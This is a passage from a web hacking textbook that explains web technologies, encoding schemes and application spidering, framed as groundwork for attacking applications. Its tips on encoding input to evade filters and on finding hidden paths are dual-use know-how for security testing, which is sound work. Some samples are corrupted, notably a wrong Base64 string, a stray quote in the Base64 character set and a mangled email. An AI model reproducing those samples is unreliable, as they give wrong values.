SQL uses queries to perform common tasks such as reading, adding, updating, and deleting data. For example, to retrieve a user’s e-mail address with a specified name, an application might perform the following query:

```
select email from users where name = 'daf'
```

To implement the functionality they need, web applications may incorporate user-supplied input into SQL queries that are executed by the back-end database. If this process is not carried out safely, attackers may be able to submit malicious input to interfere with the database and potentially read and write sensitive data. These attacks are described in Chapter 9, along with detailed explanations of the SQL language and how it can be used.

## ***XML***

Extensible Markup Language (XML) is a specification for encoding data in a machine-readable form. Like any markup language, the XML format separates a document into content (which is data) and markup (which annotates the data).

Markup is primarily represented using tags, which may be start tags, end tags, or empty-element tags:

```
<tagname>  
</tagname>  
<tagname />
```

Start and end tags are paired into elements and may encapsulate document content or child elements:

```
<pet>ginger</pet>  
<pets><dog>spot</dog><cat>paws</cat></pets>
```

Tags may include attributes, which are name/value pairs:

```
<data version="2.1"><pets>...</pets></data>
```

XML is extensible in that it allows arbitrary tag and attribute names. XML documents often include a Document Type Definition (DTD), which defines the tags and attributes used in the documents and the ways in which they can be combined.

XML and technologies derived from it are used extensively in web applications, on both the server and client side, as described in later sections of this chapter.

## ***Web Services***

Although this book covers web application hacking, many of the vulnerabilities described are equally applicable to web services. In fact, many applications are essentially a GUI front-end to a set of back-end web services.

Web services use Simple Object Access Protocol (SOAP) to exchange data. SOAP typically uses the HTTP protocol to transmit messages and represents data using the XML format.

A typical SOAP request is as follows:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 891
<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
  <soap:Body>
    <pre:Add xmlns:pre=http://target/lists soap:encodingStyle=
"http://www.w3.org/2001/12/soap-encoding">
      <Account>
        <FromAccount>18281008</FromAccount>
        <Amount>1430</Amount>
        <ClearedFunds>False</ClearedFunds>
        <ToAccount>08447656</ToAccount>
      </Account>
    </pre:Add>
  </soap:Body>
</soap:Envelope>
```

In the context of web applications accessed using a browser, you are most likely to encounter SOAP being used by the server-side application to communicate with various back-end systems. If user-supplied data is incorporated directly into back-end SOAP messages, similar vulnerabilities can arise as for SQL. These issues are described in detail in Chapter 10.

If a web application also exposes web services directly, these are also worthy of examination. Even if the front-end application is simply written on top of the web service, differences may exist in input handling and in the functionality exposed by the services themselves. The server normally publishes the available services and parameters using the Web Services Description Language (WSDL) format. Tools such as soapUI can be used to create sample requests based on a published WSDL file to call the authentication web service, gain an authentication token, and make any subsequent web service requests.

## Client-Side Functionality

For the server-side application to receive user input and actions and present the results to the user, it needs to provide a client-side user interface. Because all web applications are accessed via a web browser, these interfaces all share a

common core of technologies. However, these have been built upon in various, diverse ways, and the ways in which applications leverage client-side technology has continued to evolve rapidly in recent years.

## **HTML**

The core technology used to build web interfaces is hypertext markup language (HTML). Like XML, HTML is a tag-based language that is used to describe the structure of documents that are rendered within the browser. From its simple beginnings as a means of providing basic formatting for text documents, HTML has developed into a rich and powerful language that can be used to create highly complex and functional user interfaces.

XHTML is a development of HTML that is based on XML and that has a stricter specification than older versions of HTML. Part of the motivation for XHTML was the need to move toward a more rigid standard for HTML markup to avoid the various compromises and security issues that can arise when browsers are obligated to tolerate less-strict forms of HTML.

More details about HTML and related technologies appear in the following sections.

## **Hyperlinks**

A large amount of communication from client to server is driven by the user's clicking on hyperlinks. In web applications, hyperlinks frequently contain preset request parameters. These are items of data that the user never enters; they are submitted because the server places them into the target URL of the hyperlink that the user clicks. For example, a web application might present a series of links to news stories, each having the following form:

```
<a href="?redir=/updates/update29.html">What's happening?</a>
```

When a user clicks this link, the browser makes the following request:

```
GET /news/8/?redir=/updates/update29.html HTTP/1.1
Host: mdsec.net
...
```

The server receives the `redir` parameter in the query string and uses its value to determine what content should be presented to the user.

## **Forms**

Although hyperlink-based navigation is responsible for a large amount of client-to-server communications, most web applications need more flexible ways to gather input and receive actions from users. HTML forms are the usual

mechanism for allowing users to enter arbitrary input via their browser. A typical form is as follows:

```
<form action="/secure/login.php?app=quotations" method="post">
username: <input type="text" name="username"><br>
password: <input type="password" name="password">
<input type="hidden" name="redir" value="/secure/home.php">
<input type="submit" name="submit" value="log in">
</form>
```

When the user enters values into the form and clicks the Submit button, the browser makes a request like the following:

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahh-app.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Cookie: SESS=GTrnpX2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

username=daf&password=foo&redir=/secure/home.php&submit=log+in
```

In this request, several points of interest reflect how different aspects of the request are used to control server-side processing:

- Because the HTML `form` tag contains an attribute specifying the `POST` method, the browser uses this method to submit the form and places the data from the form into the body of the request message.
- In addition to the two items of data that the user enters, the form contains a hidden parameter (`redir`) and a submit parameter (`submit`). Both of these are submitted in the request and may be used by the server-side application to control its logic.
- The target URL for the form submission contains a preset parameter (`app`), as in the hyperlink example shown previously. This parameter may be used to control the server-side processing.
- The request contains a cookie parameter (`SESS`), which was issued to the browser in an earlier response from the server. This parameter may be used to control the server-side processing.

The preceding request contains a header specifying that the type of content in the message body is `x-www-form-urlencoded`. This means that parameters are represented in the message body as name/value pairs in the same way as they are in the URL query string. The other content type you are likely to encounter when form data is submitted is `multipart/form-data`. An application can request that browsers use multipart encoding by specifying this in an `enctype` attribute in the form tag. With this form of encoding, the `Content-Type` header in the request also specifies a random string that is used as a separator for the

parameters contained in the request body. For example, if the form specified multipart encoding, the resulting request would look like the following:

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahn-app.com
Content-Type: multipart/form-data; boundary=-----7d71385d0a1a
Content-Length: 369
Cookie: SESS=GTrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

-----7d71385d0a1a
Content-Disposition: form-data; name="username"

daf
-----7d71385d0a1a
Content-Disposition: form-data; name="password"

foo
-----7d71385d0a1a
Content-Disposition: form-data; name="redir"

/secure/home.php
-----7d71385d0a1a
Content-Disposition: form-data; name="submit"

log in
-----7d71385d0a1a--
```

## CSS

Cascading Style Sheets (CSS) is a language used to describe the presentation of a document written in a markup language. Within web applications, it is used to specify how HTML content should be rendered on-screen (and in other media, such as the printed page).

Modern web standards aim to separate as much as possible the content of a document from its presentation. This separation has numerous benefits, including simpler and smaller HTML pages, easier updating of formatting across a website, and improved accessibility.

CSS is based on formatting rules that can be defined with different levels of specificity. Where multiple rules match an individual document element, different attributes defined in those rules can “cascade” through these rules so that the appropriate combination of style attributes is applied to the element.

CSS syntax uses selectors to define a class of markup elements to which a given set of attributes should be applied. For example, the following CSS rule defines the foreground color for headings that are marked up using `<h2>` tags:

```
h2 { color: red; }
```

In the earliest days of web application security, CSS was largely overlooked and was considered to have no security implications. Today, CSS is increasingly relevant both as a source of security vulnerabilities in its own right and as a means of delivering effective exploits for other categories of vulnerabilities (see Chapters 12 and 13 for more information).

## **JavaScript**

Hyperlinks and forms can be used to create a rich user interface that can easily gather most kinds of input that web applications require. However, most applications employ a more distributed model, in which the client side is used not simply to submit user data and actions but also to perform actual processing of data. This is done for two primary reasons:

- It can improve the application's performance, because certain tasks can be carried out entirely on the client component, without needing to make a round trip of request and response to the server.
- It can enhance usability, because parts of the user interface can be dynamically updated in response to user actions, without needing to load an entirely new HTML page delivered by the server.

JavaScript is a relatively simple but powerful programming language that can be easily used to extend web interfaces in ways that are not possible using HTML alone. It is commonly used to perform the following tasks:

- Validating user-entered data before it is submitted to the server to avoid unnecessary requests if the data contains errors
- Dynamically modifying the user interface in response to user actions — for example, to implement drop-down menus and other controls familiar from non-web interfaces
- Querying and updating the document object model (DOM) within the browser to control the browser's behavior (the browser DOM is described in a moment)

## **VBScript**

VBScript is an alternative to JavaScript that is supported only in the Internet Explorer browser. It is modeled on Visual Basic and allows interaction with the browser DOM. But in general it is somewhat less powerful and developed than JavaScript.

Due to its browser-specific nature, VBScript is scarcely used in today's web applications. Its main interest from a security perspective is as a means of delivering exploits for vulnerabilities such as cross-site scripting in occasional situations where an exploit using JavaScript is not feasible (see Chapter 12).

## ***Document Object Model***

The Document Object Model (DOM) is an abstract representation of an HTML document that can be queried and manipulated through its API.

The DOM allows client-side scripts to access individual HTML elements by their `id` and to traverse the structure of elements programmatically. Data such as the current URL and cookies can also be read and updated. The DOM also includes an event model, allowing code to hook events such as form submission, navigation via links, and keystrokes.

Manipulation of the browser DOM is a key technique used in Ajax-based applications, as described in the following section.

## ***Ajax***

Ajax is a collection of programming techniques used on the client side to create user interfaces that aim to mimic the smooth interaction and dynamic behavior of traditional desktop applications.

The name originally was an acronym for “Asynchronous JavaScript and XML,” although in today’s web Ajax requests need not be asynchronous and need not employ XML.

The earliest web applications were based on complete pages. Each user action, such as clicking a link or submitting a form, initiated a window-level navigation event, causing a new page to be loaded from the server. This approach resulted in a disjointed user experience, with noticeable delays while large responses were received from the server and the whole page was rerendered.

With Ajax, some user actions are handled within client-side script code and do not cause a full reload of the page. Instead, the script performs a request “in the background” and typically receives a much smaller response that is used to dynamically update only part of the user interface. For example, in an Ajax-based shopping application, clicking an Add to Cart button may cause a background request that updates the server-side record of the user’s shopping cart and a lightweight response that updates the number of cart items showing on the user’s screen. Virtually the entire existing page remains unmodified within the browser, providing a much faster and more satisfying experience for the user.

The core technology used in Ajax is `XMLHttpRequest`. After a certain consolidation of standards, this is now a native JavaScript object that client-side scripts can use to make “background” requests without requiring a window-level navigation event. Despite its name, `XMLHttpRequest` allows arbitrary content to be sent in requests and received in responses. Although many Ajax applications do use XML to format message data, an increasing number have opted to exchange data using other methods of representation. (See the next section for one example.)

Note that although most Ajax applications do use asynchronous communications with the server, this is not essential. In some situations, it may actually make



more sense to prevent user interaction with the application while a particular action is carried out. In these situations, Ajax is still beneficial in providing a more seamless experience by avoiding the need to reload an entire page.

Historically, the use of Ajax has introduced some new types of vulnerabilities into web applications. More broadly, it also increases the attack surface of a typical application by introducing more potential targets for attack on both the server and client side. Ajax techniques are also available for use by attackers when they are devising more effective exploits for other vulnerabilities. See Chapters 12 and 13 for more details.

## JSON

JavaScript Object Notation (JSON) is a simple data transfer format that can be used to serialize arbitrary data. It can be processed directly by JavaScript interpreters. It is commonly employed in Ajax applications as an alternative to the XML format originally used for data transmission. In a typical situation, when a user performs an action, client-side JavaScript uses `XMLHttpRequest` to communicate the action to the server. The server returns a lightweight response containing data in JSON format. The client-side script then processes this data and updates the user interface accordingly.

For example, an Ajax-based web mail application may contain a feature to show the details of a selected contact. When a user clicks a contact, the browser uses `XMLHttpRequest` to retrieve the details of the selected contact, which are returned using JSON:

```
{
  "name": "Mike Kemp",
  "id": "8041148671",
  "email": "fk Witt@layerone.com"
}
```

The client-side script uses the JavaScript interpreter to consume the JSON response and updates the relevant part of the user interface based on its contents.

A further location where you may encounter JSON data in today's applications is as a means of encapsulating data within conventional request parameters. For example, when the user updates the details of a contact, the new information might be communicated to the server using the following request:

```
POST /contacts HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 89

Contact={"name":"Mike Kemp","id":"8041148671","email":"pikey@clappymonkey.com"}
&submit=update
```

### ***Same-Origin Policy***

The same-origin policy is a key mechanism implemented within browsers that is designed to keep content that came from different origins from interfering with each other. Basically, content received from one website is allowed to read and modify other content received from the same site but is not allowed to access content received from other sites.

If the same-origin policy did not exist, and an unwitting user browsed to a malicious website, script code running on that site could access the data and functionality of any other website also visited by the user. This may enable the malicious site to perform funds transfers from the user's online bank, read his or her web mail, or capture credit card details when the user shops online. For this reason, browsers implement restrictions to allow this type of interaction only with content that has been received from the same origin.

In practice, applying this concept to the details of different web features and technologies leads to various complications and compromises. Here are some key features of the same-origin policy that you need to be aware of:

- A page residing on one domain can cause an arbitrary request to be made to another domain (for example, by submitting a form or loading an image). But it cannot itself process the data returned from that request.
- A page residing on one domain can load a script from another domain and execute this within its own context. This is because scripts are assumed to contain code, rather than data, so cross-domain access should not lead to disclosure of any sensitive information.
- A page residing on one domain cannot read or modify the cookies or other DOM data belonging to another domain.

These features can lead to various cross-domain attacks, such as inducing user actions and capturing data. Further complications arise with browser extension technologies, which implement same-origin restrictions in different ways. These issues are discussed in detail in Chapter 13.

### ***HTML5***

HTML5 is a major update to the HTML standard. HTML5 currently is still under development and is only partially implemented within browsers.

From a security perspective, HTML5 is primarily of interest for the following reasons:

- It introduces various new tags, attributes, and APIs that can be leveraged to deliver cross-site scripting and other attacks, as described in Chapter 12.

- It modifies the core Ajax technology, `XMLHttpRequest`, to enable two-way cross-domain interaction in certain situations. This can lead to new cross-domain attacks, as described in Chapter 13.
- It introduces new mechanisms for client-side data storage, which can lead to user privacy issues, and new categories of attack such as client-side SQL injection, as described in Chapter 13.

### ***“Web 2.0”***

This buzzword has become fashionable in recent years as a rather loose and nebulous name for a range of related trends in web applications, including the following:

- Heavy use of Ajax for performing asynchronous, behind-the-scenes requests
- Increased cross-domain integration using various techniques
- Use of new technologies on the client side, including XML, JSON, and Flex
- More prominent functionality supporting user-generated content, information sharing, and interaction

As with all changes in technology, these trends present new opportunities for security vulnerabilities to arise. However, they do not define a clear subset of web application security issues in general. The vulnerabilities that occur in these contexts are largely the same as, or closely derived from, types of vulnerabilities that preceded these trends. In general, talking about “Web 2.0 Security” usually represents a category mistake that does not facilitate clear thinking about the issues that matter.

### ***Browser Extension Technologies***

Going beyond the capabilities of JavaScript, some web applications employ browser extension technologies that use custom code to extend the browser’s built-in capabilities in arbitrary ways. These components may be deployed as bytecode that is executed by a suitable browser plug-in or may involve installing native executables onto the client computer itself. The thick-client technologies you are likely to encounter when attacking web applications are

- Java applets
- ActiveX controls
- Flash objects
- Silverlight objects

These technologies are described in detail in Chapter 5.

## State and Sessions

The technologies described so far enable the server and client components of a web application to exchange and process data in numerous ways. To implement most kinds of useful functionality, however, applications need to track the state of each user's interaction with the application across multiple requests. For example, a shopping application may allow users to browse a product catalog, add items to a cart, view and update the cart contents, proceed to checkout, and provide personal and payment details.

To make this kind of functionality possible, the application must maintain a set of stateful data generated by the user's actions across several requests. This data normally is held within a server-side structure called a session. When a user performs an action, such as adding an item to her shopping cart, the server-side application updates the relevant details within the user's session. When the user later views the contents of her cart, data from the session is used to return the correct information to the user.

In some applications, state information is stored on the client component rather than the server. The current set of data is passed to the client in each server response and is sent back to the server in each client request. Of course, because the user may modify any data transmitted via the client component, applications need to protect themselves from attackers who may change this state information in an attempt to interfere with the application's logic. The ASP.NET platform makes use of a hidden form field called `ViewState` to store state information about the user's web interface and thereby reduce overhead on the server. By default, the contents of the `ViewState` include a keyed hash to prevent tampering.

Because the HTTP protocol is itself stateless, most applications need a way to reidentify individual users across multiple requests for the correct set of state data to be used to process each request. Normally this is achieved by issuing each user a token that uniquely identifies that user's session. These tokens may be transmitted using any type of request parameter, but most applications use HTTP cookies. Several kinds of vulnerabilities arise in relation to session handling, as described in detail in Chapter 7.

---

## Encoding Schemes

Web applications employ several different encoding schemes for their data. Both the HTTP protocol and the HTML language are historically text-based, and different encoding schemes have been devised to ensure that these mechanisms can safely handle unusual characters and binary data. When you are attacking a web application, you will frequently need to encode data using a relevant

scheme to ensure that it is handled in the way you intend. Furthermore, in many cases you may be able to manipulate the encoding schemes an application uses to cause behavior that its designers did not intend.

## URL Encoding

URLs are permitted to contain only the printable characters in the US-ASCII character set — that is, those whose ASCII code is in the range 0x20 to 0x7e, inclusive. Furthermore, several characters within this range are restricted because they have special meaning within the URL scheme itself or within the HTTP protocol.

The URL-encoding scheme is used to encode any problematic characters within the extended ASCII character set so that they can be safely transported over HTTP. The URL-encoded form of any character is the % prefix followed by the character's two-digit ASCII code expressed in hexadecimal. Here are some characters that are commonly URL-encoded:

- %3d — =
- %25 — %
- %20 — Space
- %0a — New line
- %00 — Null byte

A further encoding to be aware of is the + character, which represents a URL-encoded space (in addition to the %20 representation of a space).

**NOTE** For the purpose of attacking web applications, you should URL-encode any of the following characters when you insert them *as data* into an HTTP request:

`space % ? & = ; + #`

(Of course, you will often need to use these characters with their special meaning when modifying a request — for example, to add a request parameter to the query string. In this case, they should be used in their literal form.)

## Unicode Encoding

Unicode is a character encoding standard that is designed to support all of the world's writing systems. It employs various encoding schemes, some of which can be used to represent unusual characters in web applications.

16-bit Unicode encoding works in a similar way to URL encoding. For transmission over HTTP, the 16-bit Unicode-encoded form of a character is

the `%u` prefix followed by the character's Unicode code point expressed in hexadecimal:

- `%u2215` — /
- `%u00e9` — é

UTF-8 is a variable-length encoding standard that employs one or more bytes to express each character. For transmission over HTTP, the UTF-8-encoded form of a multibyte character simply uses each byte expressed in hexadecimal and preceded by the `%` prefix:

- `%c2%a9` — ©
- `%e2%89%a0` — ≠

For the purpose of attacking web applications, Unicode encoding is primarily of interest because it can sometimes be used to defeat input validation mechanisms. If an input filter blocks certain malicious expressions, but the component that subsequently processes the input understands Unicode encoding, it may be possible to bypass the filter using various standard and malformed Unicode encodings.

## HTML Encoding

HTML encoding is used to represent problematic characters so that they can be safely incorporated into an HTML document. Various characters have special meaning as metacharacters within HTML and are used to define a document's structure rather than its content. To use these characters safely as part of the document's content, it is necessary to HTML-encode them.

HTML encoding defines numerous HTML entities to represent specific literal characters:

- `&quot;` — "
- `&apos;` — '
- `&amp;` — &
- `&lt;` — <
- `&gt;` — >

In addition, any character can be HTML-encoded using its ASCII code in decimal form:

- `&#34;` — "
- `&#39;` — '

or by using its ASCII code in hexadecimal form (prefixed by an `x`):

■ &#x22; — "

■ &#x27; — '

When you are attacking a web application, your main interest in HTML encoding is likely to be when probing for cross-site scripting vulnerabilities. If an application returns user input unmodified within its responses, it is probably vulnerable, whereas if dangerous characters are HTML-encoded, it may be safe. See Chapter 12 for more details on these vulnerabilities.

## Base64 Encoding

Base64 encoding allows any binary data to be safely represented using only printable ASCII characters. It is commonly used to encode e-mail attachments for safe transmission over SMTP. It is also used to encode user credentials in basic HTTP authentication.

Base64 encoding processes input data in blocks of three bytes. Each of these blocks is divided into four chunks of six bits each. Six bits of data allows for 64 different possible permutations, so each chunk can be represented using a set of 64 characters. Base64 encoding employs the following character set, which contains only printable ASCII characters:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
```

If the final block of input data results in fewer than three chunks of output data, the output is padded with one or two = characters.

For example, here is the Base64-encoded form of *The Web Application Hacker's Handbook*:

```
VGhlIFdlYiBBcHBsaWNhdGlvbiBIYWNRZXIncYBIYW5kYm9vaw==
```

Many web applications use Base64 encoding to transmit binary data within cookies and other parameters, and even to obfuscate (that is, to hide) sensitive data to prevent trivial modification. You should always look out for, and decode, any Base64 data that is issued to the client. Base64-encoded strings can often be easily recognized by their specific character set and the presence of padding characters at the end of the string.

## Hex Encoding

Many applications use straightforward hexadecimal encoding when transmitting binary data, using ASCII characters to represent the hexadecimal block. For example, hex-encoding the username "daf" within a cookie would result in this:

```
646166
```

As with Base64, hex-encoded data is usually easy to spot. You should always attempt to decode any such data that the server sends to the client to understand its function.

## Remoting and Serialization Frameworks

In recent years, various frameworks have evolved for creating user interfaces in which client-side code can remotely access various programmatic APIs implemented on the server side. This allows developers to partly abstract away from the distributed nature of web applications and write code in a manner that is closer to the paradigm of a conventional desktop application. These frameworks typically provide stub APIs for use on the client side. They also automatically handle both the remoting of these API calls to the relevant server-side functions and the serialization of any data that is passed to those functions.

Examples of these kinds of remoting and serialization frameworks include the following:

- Flex and AMF
- Silverlight and WCF
- Java serialized objects

We will discuss techniques for working with these frameworks, and the kinds of security issues that can arise, in Chapters 4 and 5.

## Next Steps

---

So far, we have described the current state of web application (in)security, examined the core mechanisms by which web applications can defend themselves, and taken a brief look at the key technologies employed in today's applications. With this groundwork in place, we are now in a position to start looking at the actual practicalities of attacking web applications.

In any attack, your first task is to map the target application's content and functionality to establish how it functions, how it attempts to defend itself, and what technologies it uses. The next chapter examines this mapping process in detail and shows how you can use it to obtain a deep understanding of an application's attack surface. This knowledge will prove vital when it comes to finding and exploiting security flaws within your target.



## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. What is the `OPTIONS` method used for?
2. What are the `If-Modified-Since` and `If-None-Match` headers used for? Why might you be interested in these when attacking an application?
3. What is the significance of the `secure` flag when a server sets a cookie?
4. What is the difference between the common status codes 301 and 302?
5. How does a browser interoperate with a web proxy when SSL is being used?



# Mapping the Application

The first step in the process of attacking an application is gathering and examining some key information about it to gain a better understanding of what you are up against.

The mapping exercise begins by enumerating the application's content and functionality in order to understand what the application does and how it behaves. Much of this functionality is easy to identify, but some of it may be hidden, requiring a degree of guesswork and luck to discover.

After a catalog of the application's functionality has been assembled, the principal task is to closely examine every aspect of its behavior, its core security mechanisms, and the technologies being employed (on both the client and server). This will enable you to identify the key attack surface that the application exposes and hence the most interesting areas where you should target subsequent probing to find exploitable vulnerabilities. Often the analysis exercise can uncover vulnerabilities by itself, as discussed later in the chapter.

As applications get ever larger and more functional, effective mapping is a valuable skill. A seasoned expert can quickly triage whole areas of functionality, looking for classes of vulnerabilities as opposed to instances, while investing significant time in testing other specific areas, aiming to uncover a high-risk issue.

This chapter describes the practical steps you need to follow during application mapping, various techniques and tricks you can use to maximize its effectiveness, and some tools that can assist you in the process.

## Enumerating Content and Functionality

---

In a typical application, the majority of the content and functionality can be identified via manual browsing. The basic approach is to walk through the application starting from the main initial page, following every link, and navigating through all multistage functions (such as user registration or password resetting). If the application contains a “site map,” this can provide a useful starting point for enumerating content.

However, to perform a rigorous inspection of the enumerated content, and to obtain a comprehensive record of everything identified, you must employ more advanced techniques than simple browsing.

### Web Spidering

Various tools can perform automated spidering of websites. These tools work by requesting a web page, parsing it for links to other content, requesting these links, and continuing recursively until no new content is discovered.


Building on this basic function, web application spiders attempt to achieve a higher level of coverage by also parsing HTML forms and submitting these back to the application using various preset or random values. This can enable them to walk through multistage functionality and to follow forms-based navigation (such as where drop-down lists are used as content menus). Some tools also parse client-side JavaScript to extract URLs pointing to further content. Numerous free tools are available that do a decent job of enumerating application content and functionality, including Burp Suite, WebScarab, Zed Attack Proxy, and CAT (see Chapter 20 for more details).

**TIP** Many web servers contain a file named `robots.txt` in the web root that contains a list of URLs that the site does not want web spiders to visit or search engines to index. Sometimes, this file contains references to sensitive functionality, which you are certainly interested in spidering. Some spidering tools designed for attacking web applications check for the `robots.txt` file and use all URLs within it as seeds in the spidering process. In this case, the `robots.txt` file may be counterproductive to the security of the web application.

This chapter uses a fictional application, Extreme Internet Shopping (EIS), to provide examples of common application mapping actions. Figure 4-1 shows Burp Spider running against EIS. Without logging on, it is possible to map out the `/shop` directory and two news articles in the `/media` directory. Also note that the `robots.txt` file shown in the figure references the directories `/mdsecportal` and `/site-old`. These are not linked from anywhere in the application and would not be indexed by a web spider that only followed links from published content.

**TIP** Applications that employ REST-style URLs use portions of the URL file path to uniquely identify data and other resources used within the application

(see Chapter 3 for more details). The traditional web spider's URL-based view of the application is useful in these situations. In the EIS application, the `/shop` and `/pub` paths employ REST-style URLs, and spidering these areas easily provides unique links to the items available within these paths.



**Figure 4-1:** Mapping part of an application using Burp Spider

Although it can often be effective, this kind of fully automated approach to content enumeration has some significant limitations:

- Unusual navigation mechanisms (such as menus dynamically created and handled using complicated JavaScript code) often are not handled properly by these tools, so they may miss whole areas of an application.
- Links buried within compiled client-side objects such as Flash or Java applets may not be picked up by a spider.
- Multistage functionality often implements fine-grained input validation checks, which do not accept the values that may be submitted by an automated tool. For example, a user registration form may contain fields for name, e-mail address, telephone number, and zip code. An automated

application spider typically submits a single test string in each editable form field, and the application returns an error message saying that one or more of the items submitted were invalid. Because the spider is not intelligent enough to understand and act on this message, it does not proceed past the registration form and therefore does not discover any more content or functions accessible beyond it.

- Automated spiders typically use URLs as identifiers of unique content. To avoid continuing spidering indefinitely, they recognize when linked content has already been requested and do not request it again. However, many applications use forms-based navigation in which the same URL may return very different content and functions. For example, a banking application may implement every user action via a `POST` request to `/account.jsp` and use parameters to communicate the action being performed. If a spider refuses to make multiple requests to this URL, it will miss most of the application's content. Some application spiders attempt to handle this situation. For example, Burp Spider can be configured to individuate form submissions based on parameter names and values. However, there may still be situations where a fully automated approach is not completely effective. We discuss approaches to mapping this kind of functionality later in this chapter.
- Conversely to the previous point, some applications place volatile data within URLs that is not actually used to identify resources or functions (for example, parameters containing timers or random number seeds). Each page of the application may contain what appears to be a new set of URLs that the spider must request, causing it to continue running indefinitely.
- Where an application uses authentication, an effective application spider must be able to handle this to access the functionality that the authentication protects. The spiders mentioned previously can achieve this by manually configuring the spider either with a token for an authenticated session or with credentials to submit to the login function. However, even when this is done, it is common to find that the spider's operation breaks the authenticated session for various reasons:
  - By following all URLs, at some point the spider will request the logout function, causing its session to break.
  - If the spider submits invalid input to a sensitive function, the application may defensively terminate the session.
  - If the application uses per-page tokens, the spider almost certainly will fail to handle these properly by requesting pages out of their expected sequence, probably causing the entire session to be terminated.

**WARNING** In some applications, running even a simple web spider that parses and requests links can be extremely dangerous. For example, an application may contain administrative functionality that deletes users, shuts down a database, restarts the server, and the like. If an application-aware spider is used, great damage can be done if the spider discovers and uses sensitive functionality. The authors have encountered an application that included some Content Management System (CMS) functionality for editing the content of the main application. This functionality could be discovered via the site map and was not protected by any access control. If an automated spider were run against this site, it would find the edit function and begin sending arbitrary data, resulting in the main website's being defaced in real time while the spider was running.

## User-Directed Spidering

This is a more sophisticated and controlled technique that is usually preferable to automated spidering. Here, the user walks through the application in the normal way using a standard browser, attempting to navigate through all the application's functionality. As he does so, the resulting traffic is passed through a tool combining an intercepting proxy and spider, which monitors all requests and responses. The tool builds a map of the application, incorporating all the URLs visited by the browser. It also parses all the application's responses in the same way as a normal application-aware spider and updates the site map with the content and functionality it discovers. The spiders within Burp Suite and WebScarab can be used in this way (see Chapter 20 for more information).


Compared with the basic spidering approach, this technique offers numerous benefits:

- Where the application uses unusual or complex mechanisms for navigation, the user can follow these using a browser in the normal way. Any functions and content accessed by the user are processed by the proxy/spider tool.
- The user controls all data submitted to the application and can ensure that data validation requirements are met.
